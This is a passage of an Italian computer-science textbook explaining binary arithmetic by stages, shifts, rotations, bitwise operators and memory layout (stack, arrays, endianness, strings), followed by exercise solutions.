Quando si possono eseguire somme e sottrazioni solo con una quantità limitata di cifre, mentre si vuole eseguire un calcolo con numeri più grandi della capacità consentita, si possono suddividere le operazioni in diverse fasi. La somma tra due numeri interi è molto semplice, perché ci si limita a tenere conto del riporto ottenuto nelle fasi precedenti. Per esempio, dovendo sommare $0101\ 1010\ 1100_2$ a $1000\ 0101\ 0111_2$ e potendo operare solo a gruppi di quattro bit per volta: si parte dal primo gruppo di bit meno significativo, 1100_2 e 0111_2, si sommano i due valori e si ottiene 0011_2 con riporto di uno; si prosegue sommando 1010_2 con 0101_2 aggiungendo il riporto e ottenendo 0000_2 con riporto di uno; si conclude sommando 0101_2 e 1000_2, aggiungendo il riporto della somma precedente e si ottiene così 1110_2. Quindi, il risultato è $1110\ 0000\ 0011_2$.

Figura 730.27. Somma per fasi successive, tenendo conto del riporto.

$$
\begin{array}{l}
010110101100\ + \\
100001010111\ = \\
\hline
111000000011
\end{array}
\qquad
\begin{array}{r}
1 \\
0101+ \\
1000= \\
\hline
1110
\end{array}
\qquad
\begin{array}{r}
1 \\
1010+ \\
0101= \\
\hline
10000
\end{array}
\qquad
\begin{array}{r}
\\
1100+ \\
0111= \\
\hline
10011
\end{array}
$$

riporto

Nella sottrazione tra numeri senza segno, il sottraendo va trasformato secondo il complemento a due, quindi si esegue la somma e si considera che ci deve essere un riporto, altrimenti significa che il sottraendo è maggiore del minuendo. Quando si deve eseguire la sottrazione a gruppi di cifre più piccoli di quelli che richiede il valore per essere rappresentato, si può procedere in modo simile a quello che si usa con la somma, con la differenza che «l'assenza del riporto» indica la richiesta di prendere a prestito una cifra.

Per comprendere il procedimento è meglio partire da un esempio. In questo caso si utilizzano i valori già visti, ma invece di sommarli si vuole eseguire la sottrazione. Per la precisione, si intende prendere $1000\,0101\,0111_2$ come minuendo e $0101\,1010\,1100_2$ come sottraendo. Anche in questo caso si suppone di poter eseguire le operazioni solo a gruppi di quattro bit. Si esegue il complemento a due dei tre gruppetti di quattro bit del sottraendo, in modo indipendente, ottenendo: 1011_2, 0110_2, 0100_2. A questo punto si eseguono le somme, a partire dal gruppo meno significativo. La prima somma, $0111_2 + 0100_2$, dà 1011_2, senza riporto, pertanto occorre prendere a prestito una cifra dal gruppo successivo: ciò significa che va eseguita la somma del gruppo successivo, sottraendo una unità dal risultato: $0101_2 + 0110_2 - 0001_2 = 1010_2$. Anche per il secondo gruppo non si ottiene il riporto della somma, così, anche dal terzo gruppo di bit occorre prendere a prestito una cifra: $1000_2 + 1011_2 - 0001_2 = 0010_2$. L'ultima volta la somma genera il riporto (da ignorare) che conferma la correttezza del risultato complessivo, ovvero che la sottrazione è avvenuta con successo.

Va però ricordato il problema legato allo zero, il cui complemento a due dà sempre zero. Se si cambiano i valori dell'esempio, lasciando come minuendo quello precedente, $1000\,0101\,0111_2$, ma modificando il sottraendo in modo da avere le ultime quattro cifre a zero, $0101\,1010\,0000_2$, il procedimento descritto non funziona più. Infatti, il complemento a due di 0000_2 rimane 0000_2 e se si somma questo a 0111_2 si ottiene lo stesso valore, ma senza riporti. In questo caso, nonostante l'assenza del riporto, il gruppo dei quattro bit successivi, del sottraendo, va trasformato con il complemento a due, senza togliere l'unità che sarebbe prevista secondo l'esempio precedente. In pratica, per poter eseguire la sottrazione per fasi successive, occorre definire un concetto diverso: il prestito (*borrow*) che non deve scattare quando si sottrae un valore pari a zero.

Se il complemento a due viene ottenuto passando per il complemento a uno, con l'aggiunta di una cifra, si può spiegare in modo più semplice il procedimento della sottrazione per fasi successive: invece di calcolare il complemento a due dei vari tronconi, si calcola semplicemente il complemento a uno e al gruppo meno significativo si aggiunge una unità per ottenere lì l'equivalente di un complemento a due. Successivamente, il riporto delle somme eseguite va aggiunto al gruppo adiacente più significativo, come si farebbe con la somma: se la sottrazione del gruppo precedente non ha bisogno del prestito di una cifra, si ottiene l'aggiunta una unità al gruppo successivo.

Figura 730.28. Sottrazione per fasi successive, tenendo conto del prestito delle cifre.

```
complemento a uno                                      si somma una
                        0          0          1        unità per ottenere
100001010111 −        1000+      0101+      0111 +     il complemento a due

010110101100 =        1010=      0101=      0011 =
001010101011         10010      01010      01011

                  riporto del prestito di una cifra

riporto da ignorare che conferma il successo della sottrazione
             nel caso di valori senza segno
```

Figura 730.29. Verifica del procedimento anche in presenza di un sottraendo a zero.

```
        complemento a uno                                si somma una
                           0        1        1         unità per ottenere
 100001010111 -          1000+    0101+    0111 +      il complemento a due

 010110100000 =          1010=    0101=    1111 =
 001010110111          1 0010    01011    10111

                    riporto del prestito di una cifra

   riporto da ignorare che conferma il successo della sottrazione
                nel caso di valori senza segno
```

La sottrazione per fasi successive funziona anche con valori che, complessivamente, hanno un segno. L'unica differenza sta nel modo di valutare il risultato complessivo: l'ultimo gruppo di cifre a essere considerato (quello più significativo) è quello che contiene il segno ed è il segno del risultato che deve essere coerente, per stabilire se ciò che si è ottenuto è valido. Pertanto, nel caso di valori con segno, il riporto finale si ignora, esattamente come si fa quando la sottrazione avviene in una fase sola, mentre l'esistenza o meno del traboccamento deriva dal confronto della cifra più significativa: se la sottrazione, dopo la trasformazione in somma con il complemento, implica la somma valori con lo stesso segno, il risultato deve ancora avere quel segno, altrimenti c'è il traboccamento.

Se si volessero considerare gli ultimi due esempi come la sottrazione di valori con segno, il minuendo si intenderebbe un valore negativo, mentre il sottraendo sarebbe un valore positivo. Attraverso il complemento si passa alla somma di due valori negativi, ma dal momento che si ottiene un risultato con segno positivo, ciò manifesta un traboccamento, ovvero un risultato errato, perché non contenibile nello spazio disponibile.

Capitolo 731

Scorrimenti, rotazioni, operazioni logiche

Le operazioni più semplici che si possono compiere con un microprocessore sono quelle che riguardano la logica booleana e lo scorrimento dei bit. Proprio per la loro semplicità è importante conoscere alcune applicazioni interessanti di questi procedimenti elaborativi.

731.1 Scorrimento logico

Lo scorrimento «logico» consiste nel fare scalare le cifre di un numero binario, verso sinistra (verso la parte più significativa) o verso destra (verso la parte meno significativa). Nell'eseguire questo scorrimento, da un lato si perde una cifra, mentre dall'altro si acquista uno zero.

Figura 731.1. Scorrimento logico a sinistra, perdendo le cifre più significative e scorrimento logico a destra, perdendo le cifre meno significative.

Lo scorrimento di una posizione verso sinistra corrisponde alla moltiplicazione del valore per due, mentre lo scorrimento a destra corrisponde a una divisione intera per due; scorrimenti di ***n*** posizioni rappresentano moltiplicazioni e divisioni per 2^n. Le cifre che si perdono nello scorrimento a sinistra si possono considerare come il riporto della moltiplicazione, mentre le cifre che si perdono nello scorrimento a destra sono il resto della divisione.

731.1.1 Esercizio

Si esegua lo scorrimento logico a sinistra (di una sola cifra) del valore 11010101_2.

								2

731.1.2 Esercizio

Si esegua lo scorrimento logico a destra (di una sola cifra) del valore 11010101_2.

								2

731.2 Scorrimento aritmetico

Il tipo di scorrimento descritto nella sezione precedente, se utilizzato per eseguire moltiplicazioni e divisioni, va bene solo per valori senza segno. Se si intende fare lo scorrimento di un valore con segno, occorre distinguere due casi: lo scorrimento a sinistra è valido se il risultato non cambia di segno; lo scorrimento a destra implica il mantenimento del bit che rappresenta il segno e l'aggiunta di cifre uguali a quella che rappresenta il segno stesso.

Figura 731.4. Scorrimento aritmetico a sinistra e a destra, di un valore negativo.

731.2.1 Esercizio

Si esegua lo scorrimento aritmetico a sinistra (di una sola cifra) del valore con segno 01010101_2.

$_2$

Il risultato dello scorrimento è valido?

731.2.2 Esercizio

Si esegua lo scorrimento aritmetico a destra (di una sola cifra) del valore con segno 01010101_2.

$_2$

731.2.3 Esercizio

Si esegua lo scorrimento aritmetico a destra (di una sola cifra) del valore con segno 11010101_2.

$_2$

731.3 Moltiplicazione

La moltiplicazione si ottiene attraverso diverse fasi di scorrimento e somma di un valore, dove però il risultato richiede un numero doppio di cifre rispetto a quelle usate per il moltiplicando e il moltiplicatore. Il procedimento di moltiplicazione deve avvenire sempre con valori senza segno. Se i valori si intendono con segno, quando sono negativi occorre farne prima il complemento a due, in modo da portarli a valori positivi, quindi occorre decidere se il risultato va preso così come viene o se va invertito a sua volta con il complemento a due: se i valori moltiplicati hanno segno diverso tra loro, il risultato deve essere trasformato con il complemento a due per renderlo negativo, altrimenti il risultato è sempre positivo.

Figura 731.8. Moltiplicazione.

moltiplicazione di valori senza segno

```
    1011×
    1101=
00001011+
00000000+
00101100+
01011000=
10001111
```

moltiplicazione di valori con segno diverso

complemento a due

```
    1011×          0101×
    0111=          0111=
11011101       00000101+
               00001010+
               00010100+
               00000000=
               00100011
```

complemento a due

731.4 Divisione

La divisione si ottiene attraverso diverse fasi di scorrimento di un valore, che di volta in volta viene sottratto al dividendo, ma solo se la sottrazione è possibile effettivamente. Il procedimento di divisione deve avvenire sempre con valori senza segno. Se i valori si intendono con segno, quando sono negativi occorre farne prima il complemento a due, in modo da portarli a valori positivi, quindi occorre decidere se il risultato va preso così come viene o se va invertito a sua volta con il complemento a due: se dividendo e divisore hanno segni diversi tra loro, il risultato deve essere trasformato con il complemento a due per renderlo negativo, altrimenti il risultato è sempre positivo.

Figura 731.9. Divisione: i valori sono intesi senza segno.

```
11011101 ÷ 0110 = 00100100
11000000
00011101
00000000
00011101
00000000
00011101
00011000
00000101
00000000
00000101
00000000
00000101  resto della divisione intera
```

221 : 6 = 36

con il resto di 5

731.5 Rotazione

La rotazione è uno scorrimento dove le cifre che si perdono da una parte rientrano dall'altra. Esistono due tipi di rotazione; uno «normale» e l'altro che include nella rotazione il bit del riporto. Dal momento che la rotazione non si presta per i calcoli matematici, di solito non viene considerato il segno.

Figura 731.10. Rotazione normale.

rotazione a sinistra

1 1 0 1 1 0 1 1
1 0 1 1 0 1 1 1

1 1 0 1 1 0 1 1
1 1 1 0 1 1 0 1

rotazione a destra

Figura 731.11. Rotazione con riporto.

rotazione a sinistra con riporto

0 1 1 0 1 1 0 1 1
1 1 0 1 1 0 1 1 0

riporto

0 1 1 0 1 1 0 1 1
1 0 1 1 0 1 1 0 1

riporto

rotazione a destra con riporto

731.6 Operatori logici

Gli operatori logici si possono applicare anche a valori composti da più cifre binarie.

Figura 731.12. AND e OR.

1 1 0 1 1 0 1 1	*a*	1 1 0 1 1 0 1 1	*a*
0 1 1 0 1 1 0 1	*b*	0 1 1 0 1 1 0 1	*b*
0 1 0 0 1 0 0 1	*a AND b*	1 1 1 1 1 1 1 1	*a OR b*

Figura 731.13. XOR e NOT.

1 1 0 1 1 0 1 1	*a*	1 1 0 1 1 0 1 1	*a*
0 1 1 0 1 1 0 1	*b*		
1 0 1 1 0 1 1 0	*a XOR b*	0 0 1 0 0 1 0 0	*NOT a*

È importante osservare che l'operatore NOT esegue in pratica il complemento a uno di un valore.

Capita spesso di trovare in un sorgente scritto in un linguaggio assemblatore un'istruzione che assegna a un registro il risultato dell'operatore XOR su se stesso. Ciò si fa, evidentemente, per azzerarne il contenuto, quando, probabilmente, l'assegnamento esplicito di un valore a un registro richiede una frazione di tempo maggiore per la sua esecuzione.

Figura 731.14. XOR per azzerare i valori.

1 1 0 1 1 0 1 1	*a*
1 1 0 1 1 0 1 1	*a*
0 0 0 0 0 0 0 0	*a XOR a*

731.6.1 Esercizio

Eseguire l'operazione seguente, considerando i valori privi di segno: 0010010101011111_2 AND 0110001111000011_2.

																$_2$

731.6.2 Esercizio

Eseguire l'operazione seguente, considerando i valori privi di segno: 0010010101011111_2 OR 0110001111000011_2.

																$_2$

731.6.3 Esercizio

Eseguire l'operazione seguente, considerando i valori privi di segno: 0010010101011111_2 XOR 0110001111000011_2.

																$_2$

731.6.4 Esercizio

Eseguire l'operazione seguente, considerando i valori privi di segno: NOT 0010010101011111_2.

																$_2$

Capitolo 732

Organizzazione della memoria

Nello studio del linguaggio C è importante avere un'idea di come venga gestita la memoria di un elaboratore, molto vicina a ciò che si percepirebbe usando direttamente il linguaggio della CPU.

732.1 Pila per salvare i dati

Quando si scrive con un linguaggio di programmazione molto vicino a quello effettivo del microprocessore, si ha normalmente a disposizione una pila di elementi omogenei (*stack*), usata per accumulare temporaneamente delle informazioni, da espellere poi in senso inverso. Questa pila è gestita attraverso un vettore, dove l'ultimo elemento (quello superiore) è individuato attraverso un indice noto come *stack pointer* e tutti gli elementi della pila sono comunque accessibili, in lettura e in sovrascrittura, se si conosce la loro posizione relativa.

Figura 732.1. Esempio di una pila che può contenere al massimo nove elementi, rappresentata nel modo tradizionale, oppure distesa, come si fa per i vettori. Gli elementi che si trovano oltre l'indice (lo *stack pointer*) non sono più disponibili, mentre gli altri possono essere letti e modificati senza doverli estrarre dalla pila.

Per accumulare un dato nella pila (*push*) si incrementa di una unità l'indice e lo si inserisce in quel nuovo elemento. Per estrarre l'ultimo elemento dalla pila (*pop*) si legge il contenuto di quello corrispondente all'indice e si decrementa l'indice di una unità.

732.2 Chiamate di funzioni

I linguaggi di programmazione più vicini alla realtà fisica della memoria di un elaboratore, possono disporre solo di variabili globali ed eventualmente di una pila, realizzata attraverso un vettore, come descritto nella sezione precedente. In questa situazione, la chiamata di una funzione può avvenire solo passando i parametri in uno spazio di memoria condiviso da tutto il programma. Ma per poter generalizzare le funzioni e per consentire la ricorsione, ovvero per rendere le funzioni ***rientranti***, il passaggio dei parametri deve avvenire attraverso la pila in questione.

Per mostrare un esempio che consenta di comprendere il meccanismo, si può osservare l'esempio seguente, schematizzato attraverso una pseudocodifica: la funzione '`SOMMA`' prevede

l’uso di due parametri (ovvero due argomenti nella chiamata) e di una variabile «locale». Per chiamare la funzione, occorre mettere i valori dei parametri nella pila; successivamente, si dichiara la stessa variabile locale nella pila. Si consideri che il programma inizia e finisce nella funzione ‘**MAIN**’, all’interno della quale si fa la chiamata della funzione ‘**SOMMA**’:

```
SOMMA (X, Y)
    LOCAL Z INTEGER
    Z := X + Y
    RETURN Z
END SOMMA

MAIN ()
    LOCAL A INTEGER
    LOCAL B INTEGER
    LOCAL C INTEGER
    A := 3
    B := 4
    C := SOMMA (A, B)
END MAIN
```

Nel disegno successivo, si schematizza ciò che accade nella pila (nel vettore che rappresenta la pila dei dati), dove si vede che inizialmente c’è una situazione indefinita, con l’indice «sp» (*stack pointer*) in una certa posizione. Quando viene eseguita la chiamata della funzione, automaticamente si incrementa la pila inserendo gli argomenti della chiamata (qui si mettono in ordine inverso, come si fa nel linguaggio C), mettendo in cima anche altre informazioni che nello schema non vengono chiarite (nel disegno appare un elemento con dei puntini di sospensione).

Figura 732.3. Situazione della pila nelle varie fasi della chiamata della funzione ‘**SOMMA**’.

La variabile locale «Z» viene allocata in cima alla pila, incrementando ulteriormente l’indice «sp». Al termine, la funzione trasmette in qualche modo il proprio risultato (tale modalità non viene chiarita qui e dipende dalle convenzioni di chiamata) e la pila viene riportata alla sua condizione iniziale.

Dal momento che l’esempio di programma contiene dei valori particolari, il disegno di ciò che succede alla pila dei dati può essere reso più preciso, mettendo ciò che contengono effettivamente le varie celle della pila.

Figura 732.4. Situazione della pila nelle varie fasi della chiamata della funzione '**SOMMA**', osservando i contenuti delle varie celle.

732.3 Variabili e array

Con un linguaggio di programmazione molto vicino alla realtà fisica dell'elaboratore, la memoria centrale viene vista come un vettore di celle uniformi, corrispondenti normalmente a un byte. All'interno di tale vettore si distendono tutti i dati gestiti, compresa la pila descritta nelle prime sezioni del capitolo. In questo modo, le variabili in memoria si raggiungono attraverso un indirizzo che individua il primo byte che le compone ed è compito del programma il sapere di quanti byte sono composte complessivamente.

Figura 732.5. Esempio di mappa di una memoria di soli 256 byte, dove sono evidenziate alcune variabili. Gli indirizzi dei byte della memoria vanno da 00_{16} a FF_{16}.

Nel disegno in cui si ipotizza una memoria complessiva di 256 byte, sono state evidenziate alcune aree di memoria:

Indirizzo	Dimensione	Indirizzo	Dimensione
54_{16}	4 byte	58_{16}	4 byte
$5C_{16}$	2 byte	$5E_{16}$	4 byte
62_{16}	8 byte	$6A_{16}$	4 byte
$6E_{16}$	1 byte	$6F_{16}$	8 byte

Con una gestione di questo tipo della memoria, la rappresentazione degli array richiede un po' di impegno da parte del programmatore. Nella figura successiva si rappresenta una matrice a tre dimensioni; per ora si ignorino i codici numerici associati alle celle visibili.

Figura 732.7. La matrice a tre dimensioni che si vuole rappresentare, secondo un modello spaziale. I numeri che appaiono servono a trovare successivamente l'abbinamento con le celle di memoria utilizzate.

Dal momento che la rappresentazione tridimensionale rischia di creare confusione, quando si devono rappresentare matrici che hanno più di due dimensioni, è più conveniente pensare a strutture ad albero. Nella figura successiva viene tradotta in forma di albero la matrice rappresentata precedentemente.

Figura 732.8. La matrice a tre dimensioni che si vuole rappresentare, tradotta in uno schema gerarchico (ad albero).

Si suppone di rappresentare la matrice in questione nella memoria dell'elaboratore, dove ogni elemento terminale contiene due byte. Supponendo di allocare l'array a partire dall'indirizzo 77_{16} nella mappa di memoria già descritta, si potrebbe ottenere quanto si vede nella figura suc-

cessiva. A questo punto, si può vedere la corrispondenza tra gli indirizzi dei vari componenti dell'array e le figure già mostrate.

Figura 732.9. Esempio di mappa di memoria in cui si distende un array che rappresenta una matrice a tre dimensioni con tre elementi contenenti ognuno due elementi che a loro volta contengono quattro elementi da due byte.

Si pone quindi il problema di scandire gli elementi dell'array. Considerando che array ha dimensioni «3,2,4» e definendo che gli indici partano da zero, l'elemento [0,0,0] corrisponde alla coppia di byte che inizia all'indirizzo 77_{16}, mentre l'elemento [2,1,3] corrisponde all'indirizzo $A5_{16}$. Per calcolare l'indirizzo corrispondente a un certo elemento occorre usare la formula seguente, dove: le variabili I, J, K rappresentano la dimensioni dei componenti; le variabili i, j, k rappresentano l'indice dell'elemento cercato; la variabile A rappresenta l'indirizzo iniziale dell'array; la variabile s rappresenta la dimensione in byte degli elementi terminali dell'array.

$$A + (i \cdot J \cdot K \cdot s + j \cdot K \cdot s + k \cdot s)$$

$$A + s \cdot (i \cdot J \cdot K + j \cdot K + k)$$

Si vuole calcolare la posizione dell'elemento 2,0,1. Per facilitare i conti a livello umano, si converte l'indirizzo iniziale dell'array in base dieci: $77_{16} = 119_{10}$:

$$119 + 2 \cdot (2 \cdot 2 \cdot 4 + 0 \cdot 4 + 1) = 153$$

Il valore 153_{10} si traduce in base sedici in 99_{16}, che corrisponde effettivamente all'elemento cercato: terzo elemento principale, all'interno del quale si cerca il primo elemento, all'interno del quale si cerca il secondo elemento finale.

732.3.1 Esercizio

Una certa variabile occupa quattro unità di memoria, a partire dall'indirizzo $2F_{16}$. Qual è l'indirizzo dell'ultima unità di memoria occupata dalla variabile?

Indirizzo iniziale	Indirizzo dell'ultima unità di memoria della variabile
$2F_{16}$	

732.3.2 Esercizio

In memoria viene rappresentato un array di sette elementi da quattro unità di memoria ciascuno. Se l'indirizzo iniziale di questo array è 17_{16}, qual è l'indirizzo dell'ultima cella di memoria usata da questo array?

Indirizzo iniziale	Indirizzo dell'ultima unità di memoria dell'array
17_{16}	

732.3.3 Esercizio

In memoria viene rappresentato un array di elementi da quattro unità di memoria ciascuno. Se l'indirizzo iniziale di questo array è 17_{16}, qual è l'indirizzo iniziale del secondo elemento dell'array?

Indirizzo iniziale	Indirizzo del secondo elemento dell'array
17_{16}	

732.3.4 Esercizio

In memoria viene rappresentato un array di ***n*** elementi da quattro unità di memoria ciascuno. Se l'indirizzo iniziale di questo array è 17_{16}, a quale elemento punta l'indirizzo $2B_{16}$?

Indirizzo iniziale	Indirizzo dato	Elemento dell'array
17_{16}	$2B_{16}$	

732.3.5 Esercizio

In memoria viene rappresentato un array di ***n*** elementi da quattro unità di memoria ciascuno. Se l'indirizzo iniziale di questo array è 17_{16}, l'indirizzo 22_{16} potrebbe puntare all'inizio di un certo elemento di questo?

732.4 Ordine dei byte

Come già descritto in questo capitolo, normalmente l'accesso alla memoria avviene conoscendo l'indirizzo iniziale dell'informazione cercata, sapendo poi per quanti byte questa si estende. Il microprocessore, a seconda delle proprie caratteristiche e delle istruzioni ricevute, legge e scrive la memoria a gruppetti di byte, più o meno numerosi. Ma l'ordine dei byte che il microprocessore utilizza potrebbe essere diverso da quello che si immagina di solito.

Figura 732.17. Confronto tra *big endian* e *little endian*.

big endian 32 bit (4 byte)

0 1 1 1 0 1 1 0	1 0 0 1 1 0 1 1	1 1 1 1 0 1 1 1	1 0 0 0 1 0 1 1
1 0 0 0 1 0 1 1	1 1 1 1 0 1 1 1	1 0 0 1 1 0 1 1	0 1 1 1 0 1 1 0

little endian

big endian 16 bit (2 byte)

0 1 1 1 0 1 1 0	1 0 0 1 1 0 1 1
1 0 0 1 1 0 1 1	0 1 1 1 0 1 1 0

little endian

A questo proposito, per quanto riguarda la rappresentazione dei dati nella memoria, si distingue tra *big endian*, corrispondente a una rappresentazione «normale», dove il primo byte è quello più significativo (*big*), e *little endian*, dove la sequenza dei byte è invertita (ma i bit di ogni byte rimangono nella stessa sequenza standard) e il primo byte è quello meno significativo (*little*). La cosa importante da chiarire è che l'effetto dell'inversione nella sequenza porta a risultati differenti, a seconda della quantità di byte che compongono l'insieme letto o scritto simultaneamente dal microprocessore, come si vede nella figura.

732.4.1 Esercizio

In memoria viene rappresentata una variabile di 2 byte di lunghezza, a partire dall'indirizzo 21_{16}, contenente il valore 1111110011000000_2. Se la CPU accede alla memoria secondo la modalità *big endian*, che valore si legge all'indirizzo 21_{16} se si pretende di trovare una variabile da un solo byte?

$\square\square\square\square\square\square\square\square_2$

Cosa si legge, invece, se la CPU accede alla memoria secondo la modalità *little endian* (invertita)?

$\square\square\square\square\square\square\square\square_2$

732.5 Stringhe, array e puntatori

Le stringhe sono rappresentate in memoria come array di caratteri, dove il carattere può impiegare un byte o dimensioni multiple (nel caso di UTF-8, un carattere viene rappresentato utilizzando da uno a quattro byte, a seconda del punto di codifica raggiunto). Il riferimento a una stringa viene fatto come avviene per gli array in generale, attraverso un puntatore all'indirizzo della prima cella di memoria che lo contiene; tuttavia, per non dovere annotare la dimensione di tale array, di norma si conviene che la fine della stringa sia delimitata da un byte a zero, come si vede nell'esempio della figura.

Figura 732.20. Stringa conclusa da un byte a zero (*zero terminated string*), a cui viene fatto riferimento per mezzo di una variabile che contiene il suo indirizzo iniziale. La stringa contiene il testo '**`Ciao amore.`**', secondo la codifica ASCII.

Nella figura si vede che la variabile scalare collocata all'indirizzo 53_{16} contiene un valore da intendere come indirizzo, con il quale si fa riferimento al primo byte dell'array che rappresenta la stringa (in posizione 78_{16}). La variabile collocata in 53_{16} assume così il ruolo di ***variabile puntatore*** e, secondo il modello ridotto di memoria della figura, è sufficiente un solo byte per rappresentare un tale puntatore, dal momento che servono soltanto valori da 00_{16} a FF_{16}.

732.5.1 Esercizio

In memoria viene rappresentata la stringa «Ciao a tutti». Sapendo che ogni carattere utilizza un solo byte e che la stringa è terminata regolarmente con il codice nullo di terminazione (00_{16}), quanti byte occupa la stringa in memoria?

732.5.2 Esercizio

In memoria viene rappresentata la stringa «Ciao a tutti» (come nell'esercizio precedente). Sapendo che la stringa inizia all'indirizzo $3F_{16}$, a quale indirizzo si trova la lettera «u» di «tutti»?

732.5.3 Esercizio

Se la memoria dell'elaboratore consente di raggiungere indirizzi da 0000_{16} a $FFFF_{16}$, quanto deve essere grande una variabile scalare che si utilizza come puntatore? Si indichi la quantità di cifre binarie.

732.6 Utilizzo della memoria

La memoria dell'elaboratore viene utilizzata sia per contenere i dati, sia per il codice del programma che li utilizza. Ogni programma ha un proprio spazio in memoria, che può essere reale o virtuale; all'interno di questo spazio, la disposizione delle varie componenti potrebbe essere differente. Nei sistemi che si rifanno al modello di Unix, nella parte più «bassa» della memoria risiede il codice che viene eseguito; subito dopo vengono le variabili globali del programma, mentre dalla parte più «alta» inizia la pila dei dati che cresce verso indirizzi inferiori. Si possono comunque immaginare combinazioni differenti di tale organizzazione, pur rispettando il vincolo di avere tre zone ben distinte per il loro contesto (codice, dati, pila); tuttavia, ci sono situazioni in cui i dati si trovano mescolati al codice, per qualche ragione.

Figura 732.21. Esempio di disposizione delle componenti di un programma in esecuzione in memoria, secondo il modello Unix.

00
0F
istruzioni del programma
variabili globali
allocazione di nuove variabili
push
pop
pila dei dati
F0
FF

732.7 Riferimenti

- Jonathan Bartlett, *Programming from the ground up*, 2003
  ⟨*http://savannah.nongnu.org/projects/pgubook/*⟩
- Paul A. Carter, *PC Assembly Language*, 2006
  ⟨*http://www.drpaulcarter.com/pcasm/*⟩

Soluzioni agli esercizi proposti

Esercizio	Soluzione
726.2.1	$11110011_2 = 243_{10}$.
726.2.2	$01100110_2 = 102_{10}$.
726.3.1	$1357_8 = 751_{10}$.
726.3.2	$7531_8 = 3929_{10}$.
726.4.1	$15AC_{16} = 5548_{10}$.
726.4.2	$CF58_{16} = 53080_{10}$.
727.1.1	$1234_{10} = 2322_8$.
727.1.2	$4321_{10} = 10341_8$.
727.2.1	$44221_{10} = ABCD_{16}$.
727.2.2	$12244_{10} = 2FD4_{16}$.
727.3.1	$1234_{10} = 10011010010_2$.
727.3.2	$4321_{10} = 1000011100001_2$.
727.4.1	$ABC_{16} = 101010111100_2 = 5274_8$.
727.4.2	$7655_8 = 111110101101_2 = FAD_{16}$.
728.1.1	$43,21_{10} = 53,15341_8$.
728.1.2	$765,4321_{10} = 2FD,6E9E1_{16}$.
728.1.3	$21,11_{10} = 10101,00011_2$.
728.2.1	$765,432_8 = 501,55078_{10}$.
728.2.2	$AB,CD_{16} = 171,80078_{10}$.
728.2.3	$101010,110011_2 = 42,79687_{10}$.
728.3.1	$76,55_8 = 00111110,10110100_2 = 3E,B4_{16}$.
728.3.2	$A7,C1_{16} = 010100111,110000010_2 = 247,602_8$.
729.1.1	complemento alla base di $0000123456_{10} = 9999876544_{10}$.

Esercizio	Soluzione
729.1.2	complemento alla base di 9999123456_{10} = 0000876544_{10}.
729.2.1	complemento a uno di 0011001001000101_2 = 1100110110111010_2; complemento a due = 1100110110111011_2.
729.2.2	complemento a uno di 1111001100010101_2 = 0000110011101010_2; complemento a due = 0000110011101011_2.
729.8.1	$+103_{10}$ = 0000000001100111_2.
729.8.2	-103_{10} = 1111111110011001_2.
729.8.3	1111111111110001_2 = -15_{10}; complemento a due = 0000000000001111_2.
729.8.4	0000000000110001_2 = $+49_{10}$; complemento a due = 1111111111001111_2; se 1111111111001111_2 fosse inteso senza segno sarebbe uguale a 65487_{10}.
729.8.5	da 0_{10} a 2047_{10} indica valori positivi; da 2048_{10} a 4095_{10} indica valori negativi.
729.8.6	da 0_{10} a 32767_{10} indica valori positivi; da 32768_{10} a 65535_{10} indica valori negativi.
730.1.1	11100011_2 con segno si traduce, a sedici cifre in 1111111111100011_2.
730.1.2	0000111110001111_2 con segno equivale a $+3983_{10}$, mentre 10001111_2 con segno equivale a -113_{10}; se poi si volesse supporre che la riduzione di cifre mantenga il segno, si avrebbe 00001111_2 che equivale a $+15_{10}$. Pertanto, in questo caso, la riduzione di cifre non può essere valida.
730.1.3	11100011_2 con segno equivale a -29_{10}; copiando questo valore in una variabile senza segno, a sedici cifre, si ottiene 0000000011100011_2, pari a 227_{10}. Se, successivamente, si interpreta il nuovo valore con segno, si ottiene $+227_{10}$, che non corrisponde in alcun modo al valore originale.
730.2.1	01010101_2 con segno + 01111110_2 con segno = 11010011_2 con riporto di zero. Il risultato non è valido perché, pur sommando due valori positivi, il segno è diventato negativo.
730.2.2	11010101_2 con segno + 01111110_2 con segno = 01010011_2 con riporto di uno. Il risultato della somma tra un numero positivo e un numero negativo è sempre valido.
730.2.3	11010101_2 con segno + 10000001_2 con segno = 01010110_2 con riporto di uno. Il risultato non è valido perché si sommano due numeri negativi, ma il risultato è positivo.
730.3.1	11010101_2 + 10000001_2 = 01001011_2 con riporto di uno. Il risultato non è valido perché c'è un riporto.
730.3.2	11010101_2 + 11110110_2 = 11001011_2 con riporto di uno. Il risultato non è valido perché c'è un riporto.

Esercizio	Soluzione
730.3.3	La sottrazione $11010101_2 - 11110110_2$ va trasformata nella somma $11010101_2 + 00001010_2 = 11011111_2$ senza riporto. Il risultato non è valido perché manca il riporto (d'altra parte si sta sottraendo un valore più grande del minuendo, pertanto il risultato senza segno non può essere valido
730.3.4	La sottrazione $11010101_2 - 00001111_2$ va trasformata nella somma $11010101_2 + 11110001_2 = 11000110_2$ con riporto di uno. Il risultato è valido perché si ha un riporto
731.1.1	Lo scorrimento logico a sinistra di 11010101_2, di una sola cifra, è pari a 10101010_2.
731.1.2	Lo scorrimento logico a destra di 11010101_2, di una sola cifra, è pari a 01101010_2.
731.2.1	Lo scorrimento aritmetico a sinistra di 01010101_2 (con segno), di una sola cifra, è pari a 10101010_2, ma si ottiene un cambiamento di segno e il risultato non è valido.
731.2.2	Lo scorrimento aritmetico a destra di 01010101_2 (con segno), di una sola cifra, è pari a 00101010_2. Il risultato è valido, in quanto è stato possibile preservare il segno e il valore ottenuto è pari alla divisione per due di quello originale.
731.2.3	Lo scorrimento aritmetico a destra di 11010101_2 (con segno), di una sola cifra, è pari a 11101010_2. Il risultato è valido, in quanto è stato possibile preservare il segno e il valore ottenuto è pari alla divisione per due di quello originale.
731.6.1	0010010101011111_2 AND $0110001111000011_2 = 0010000101000011_2$.
731.6.2	0010010101011111_2 OR $0110001111000011_2 = 0110011111011111_2$.
731.6.3	0010010101011111_2 XOR $0110001111000011_2 = 0100011010011100_2$.
731.6.4	NOT $0010010101011111_2 = 1101101010100000_2$.
732.3.1	L'ultima unità di memoria usata dalla variabile scalare si trova all'indirizzo 32_{16}.
732.3.2	L'array è lungo 28 unità di memoria e termina all'indirizzo 32_{16} incluso.
732.3.3	L'indirizzo del secondo elemento dell'array è $1B_{16}$.
732.3.4	L'indirizzo $2B_{16}$ punta al sesto elemento dell'array.
732.3.5	L'indirizzo 22_{16} individua una cella di memoria del terzo elemento dell'array, ma non trattandosi dell'inizio di tale elemento, non è utile come indice dello stesso.
